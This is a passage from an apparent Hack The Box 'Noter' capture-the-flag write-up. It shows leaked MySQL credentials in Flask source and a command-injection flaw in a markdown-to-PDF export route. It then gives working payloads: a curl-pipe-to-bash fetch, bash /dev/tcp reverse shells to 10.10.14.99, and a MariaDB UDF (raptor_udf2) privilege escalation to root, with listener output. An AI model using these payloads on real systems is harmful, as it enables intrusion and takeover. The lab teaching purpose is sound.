226 Directory send OK.
```

1.7.4 ZIP Files Compare

Get these 2 ZIP files and compare them. We can see that **app.py** is different on both directories.



1.8 Python Script Enumeration

1.8.1 MySQL Credential

Discover credentials to login DB.

```
app = Flask(__name__)

# Config MySQL
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_PASSWORD'] = 'Nildogg36'
app.config['MYSQL_DB'] = 'app'
app.config['MYSQL_CURSORCLASS'] = 'DictCursor'

# init MYSQL
mysql = MySQL(app)
```

```
app = Flask(__name__)

# Config MySQL
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'DB_user'
app.config['MYSQL_PASSWORD'] = 'DB_password'
app.config['MYSQL_DB'] = 'app'
app.config['MYSQL_CURSORCLASS'] = 'DictCursor'

attachment_dir = 'misc/attachments/'

# init MYSQL
mysql = MySQL(app)
```

1.8.2 Export function

Discover export function features.

```
app.py
        msg = 'No notes Found'

        if VIP:
            return render_template('vip_dashboard.html', msg=msg)

        return render_template('dashboard.html', msg=msg)
    # Close connection
    cur.close()

# parse the URL
def parse_url(url):
    url = url.lower()
    if not url.startswith ("http://" or "https://"):
        return False, "Invalid URL"

    if not url.endswith('.md'):
            return False, "Invalid file type"

    return True, None


# upgrade to VIP
@app.route('/VIP',methods=['GET'])
@is_logged_in
def upgrade():
    return render_template('upgrade.html')


# note Form Class
class NoteForm(Form):
    title = StringField('Title', [validators.Length(min=1, max=200)])
    body = TextAreaField('Body', [validators.Length(min=30)])


# Add note
@app.route('/add_note', methods=['GET', 'POST'])
@is_logged_in
def add_note():
```

```
app.py
    return True, None

# Export notes
@app.route('/export_note', methods=['GET', 'POST'])
@is_logged_in
def export_note():
    if check_VIP(session['username']):
        try:
            cur = mysql.connection.cursor()

            # Get note
            result = cur.execute("SELECT * FROM notes WHERE author = %s", ([session['username']]))

            notes = cur.fetchall()

            if result > 0:
                return render_template('export_note.html', notes=notes)
            else:
                msg = 'No notes Found'
                return render_template('export_note.html', msg=msg)
            # Close connection
            cur.close()

        except Exception as e:
            return render_template('export_note.html', error="An error occured!")

    else:
        abort(403)

# Export local
@app.route('/export_note_local/<string:id>', methods=['GET'])
@is_logged_in
def export_note_local(id):
    if check_VIP(session['username']):

        cur = mysql.connection.cursor()

        result = cur.execute("SELECT * FROM notes WHERE id = %s and author = %s", (id,session['use
```

After going through these 2 files, we can identify that our current facing app on port 5000 is the right side.

```
app.py                                                  app.py
from passlib.hash import sha256_crypt                   from passlib.hash import sha256_crypt
from functools import wraps                             from functools import wraps
import time                                             import time
import requests as pyrequest                            import requests as pyrequest
from html2text import html2text                         from html2text import html2text
import markdown                                         import markdown
import random, os, subprocess                           import random, os, subprocess

app = Flask(__name__)                                   app = Flask(__name__)

# Config MySQL                                          # Config MySQL
app.config['MYSQL_HOST'] = 'localhost'                  app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'                       app.config['MYSQL_USER'] = 'DB_user'
app.config['MYSQL_PASSWORD'] = 'Nildogg36'              app.config['MYSQL_PASSWORD'] = 'DB_password'
app.config['MYSQL_DB'] = 'app'                          app.config['MYSQL_DB'] = 'app'
app.config['MYSQL_CURSORCLASS'] = 'DictCursor'          app.config['MYSQL_CURSORCLASS'] = 'DictCursor'

# init MYSQL                                            attachment_dir = 'misc/attachments/'
mysql = MySQL(app)                                      # init MYSQL
                                                        mysql = MySQL(app)

# Index                                                 # Index
@app.route('/')                                         @app.route('/')
def index():                                            def index():
    return render_template('home.html')                     return render_template('home.html')

# About                                                 # About
@app.route('/about')                                    @app.route('/about')
def about():                                            def about():
    return render_template('about.html')                    return render_template('about.html')

# Check if user logged in                               # Check if user logged in
def is_logged_in(f):                                    def is_logged_in(f):
    @wraps(f)                                               @wraps(f)
    def wrap(*args, **kwargs):                              def wrap(*args, **kwargs):
        if 'logged_in' in session:                              if 'logged_in' in session:
            return f(*args, **kwargs)
        else:
```

old

current


1.8.3 RCE Flaw

Discover RCE on Export Remote Function. We found that md-to-pdf package is vulnerable to this [exploit.]

```
# Export remote
@app.route('/export_note_remote', methods=['POST'])
@is_logged_in
def export_note_remote():
    if check_VIP(session['username']):
        try:
            url = request.form['url']

            status, error = parse_url(url)

            if (status is True) and (error is None):
                try:
                    r = pyrequest.get(url,allow_redirects=True)
                    rand_int = random.randint(1,10000)
                    command = f"node misc/md-to-pdf.js  $'{r.text.strip()}' {rand_int}"
                    subprocess.run(command, shell=True, executable="/bin/bash")

                    if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):

                        return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_attachment=True)

                    else:
                        return render_template('export_note.html', error="Error occured while exporting the !")

                except Exception as e:
                    return render_template('export_note.html', error="Error occured!")
```

1.8.4 Export Notes

Login back as the blue user on the Noter application and navigate Export Notes feature.



2.0 INITIAL FOOTHOLD


2.1 Payload

Create the payload as reverse shell and host web server.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Noter/www]
└─$ cat payload.md
---js\n((require("child_process")).execSync("curl http://10.10.14.99/rvsh.sh | bash"))\n---RCE

┌──(sodanew㉿kali)-[~/…/Machine/Linux/Noter/www]
└─$ cat rvsh.sh
bash -i  >& /dev/tcp/10.10.14.99/5555 0>&1

┌──(sodanew㉿kali)-[~/…/Machine/Linux/Noter/www]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

2.2 Trigger Payload

Navigate to '/export_note_remote/' and trigger the payload by clicking the Export button.



2.3 Shell gain

After triggered the payload, we should gain shell access. Next, we can then import ssh key into the current user 'svc' directory and SSH login via the SSH key.

```
┌──(sodanew㉿kali)-[~/…/HTB/Machine/Linux/Noter]
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.160.
Ncat: Connection from 10.10.11.160:57728.
bash: cannot set terminal process group (1267): Inappropriate ioctl for device
bash: no job control in this shell
svc@noter:~/app/web$ id
id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
svc@noter:~/app/web$
```

2.4 MySQL Enumeration

2.4.1 User tables

We have success connect to mysql with 'root: Nildogg36'. Discover the version of MariaDB.

```
svc@noter:/tmp/soda$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4220
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| app                |
| information_schema |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.003 sec)

MariaDB [(none)]>
```

Dump data from user table. Just blue user password hash. Nothing much here.

```
Database changed
MariaDB [app]> show tables;
+---------------+
| Tables_in_app |
+---------------+
| notes         |
| users         |
+---------------+
2 rows in set (0.000 sec)

MariaDB [app]> select * from users;
+------------+---------------+----------+--------------------------------------------------------------------------------------+------+
| name       | email         | username | password                                                                             | role |
+------------+---------------+----------+--------------------------------------------------------------------------------------+------+
| Blue Wilson | blue@Noter.htb | blue     | $5$rounds=535000$76NyOgtW18b3wIqL$HZqlzNHs1SdzbAb2V6EyAnqYNskA3K.8e1iDesL5vI2 | VIP  |
+------------+---------------+----------+--------------------------------------------------------------------------------------+------+
1 row in set (0.001 sec)

MariaDB [app]>
```

2.5 MySQL Services

Execute linPease. Discover uncommon mysql services run as root user.

```
╔══════════════════════════════════╣ Software Information ╠══════════════════════════════════

╔═══════════╣ MySQL version
mysql  Ver 15.1 Distrib 10.3.32-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2
MySQL user: root
```

3.0 PRIVILEGE ESCALATION

3.1 UDF MySQL

Found this blog can allow us to privilege escalation via UDF on mysql.

Privilege Escalation via library

If the **mysql server is running as root** (or a different more privileged user) you can make it execute commands. For that, you need to use **user defined functions**. And to create a user defined you will need a **library** for the OS that is running mysql.

The malicious library to use can be found inside sqlmap and inside metasploit by doing `locate "*lib_mysqludf_sys*"`. The `.so` files are **linux** libraries and the `.dll` are the **Windows** ones, choose the one you need.

If you **don't have** those libraries, you can either **look for them**, or download this **linux C code** and **compile it inside the linux vulnerable machine**:

```
gcc -g -c raptor_udf2.c
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Now that you have the library, login inside the Mysql as a privileged user (root?) and follow the next steps:

Compile the payload via exploit.

```
svc@noter:/tmp/.soda$ gcc -g -c raptor_udf2.c
svc@noter:/tmp/.soda$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
svc@noter:/tmp/.soda$ ls
raptor_udf2.c  raptor_udf2.o  raptor_udf2.so
svc@noter:/tmp/.soda$
```

3.2 Exploit Step

The exploit step in the exploit can’t fit into our current situation. So we changed some step.

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/tmp/soda/raptor_udf2.so'));
show variables like '%plugin%';
select * from foo into dumpfile '/usr/lib/x86_64-linux-
gnu/mariadb19/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
select * from mysql.func;
select do_system('bash -c "bash -i >& /dev/tcp/10.10.14.99/5555
0>&1"');
```

We can see the new function we have created.

```
MariaDB [mysql]> show variables like '%plugin%';
+-----------------+-----------------------------------------+
| Variable_name   | Value                                   |
+-----------------+-----------------------------------------+
| plugin_dir      | /usr/lib/x86_64-linux-gnu/mariadb19/plugin/ |
| plugin_maturity | gamma                                   |
+-----------------+-----------------------------------------+
2 rows in set (0.003 sec)

MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.001 sec)

MariaDB [mysql]> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> select * from mysql.func;
+-----------+-----+----------------+----------+
| name      | ret | dl             | type     |
+-----------+-----+----------------+----------+
| do_system |   2 | raptor_udf2.so | function |
+-----------+-----+----------------+----------+
1 row in set (0.000 sec)
```

3.3 Root Shell

Trigger the do_system() function by injecting our reverse shell.

```
MariaDB [mysql]> insert into foo values(load_file('/tmp/soda/raptor_udf2.so'));
Query OK, 1 row affected (0.002 sec)

MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.001 sec)

MariaDB [mysql]> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.000 sec)

MariaDB [mysql]> select * from mysql.func;
+-----------+-----+----------------+----------+
| name      | ret | dl             | type     |
+-----------+-----+----------------+----------+
| do_system |   2 | raptor_udf2.so | function |
+-----------+-----+----------------+----------+
1 row in set (0.000 sec)

MariaDB [mysql]> select do_system('bash -c "bash -i >& /dev/tcp/10.10.14.99/5555 0>&1"');
```

Lastly, we get root shell.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/www$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.160.
Ncat: Connection from 10.10.11.160:42542.
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
root@noter:/var/lib/mysql# id
id
uid=0(root) gid=0(root) groups=0(root)
root@noter:/var/lib/mysql# python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash');"
root@noter:/var/lib/mysql#
export TERM=xterm-256color
root@noter:/var/lib/mysql# ^Z
[1]+  Stopped                 nc -lvnp 5555
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/www$ stty raw -echo
nc -lvnp 5555ew:~/Documents/HTB/Machine/Linux/Noter/www$

root@noter:/var/lib/mysql# stty rows 31 columns 131
root@noter:/var/lib/mysql#
```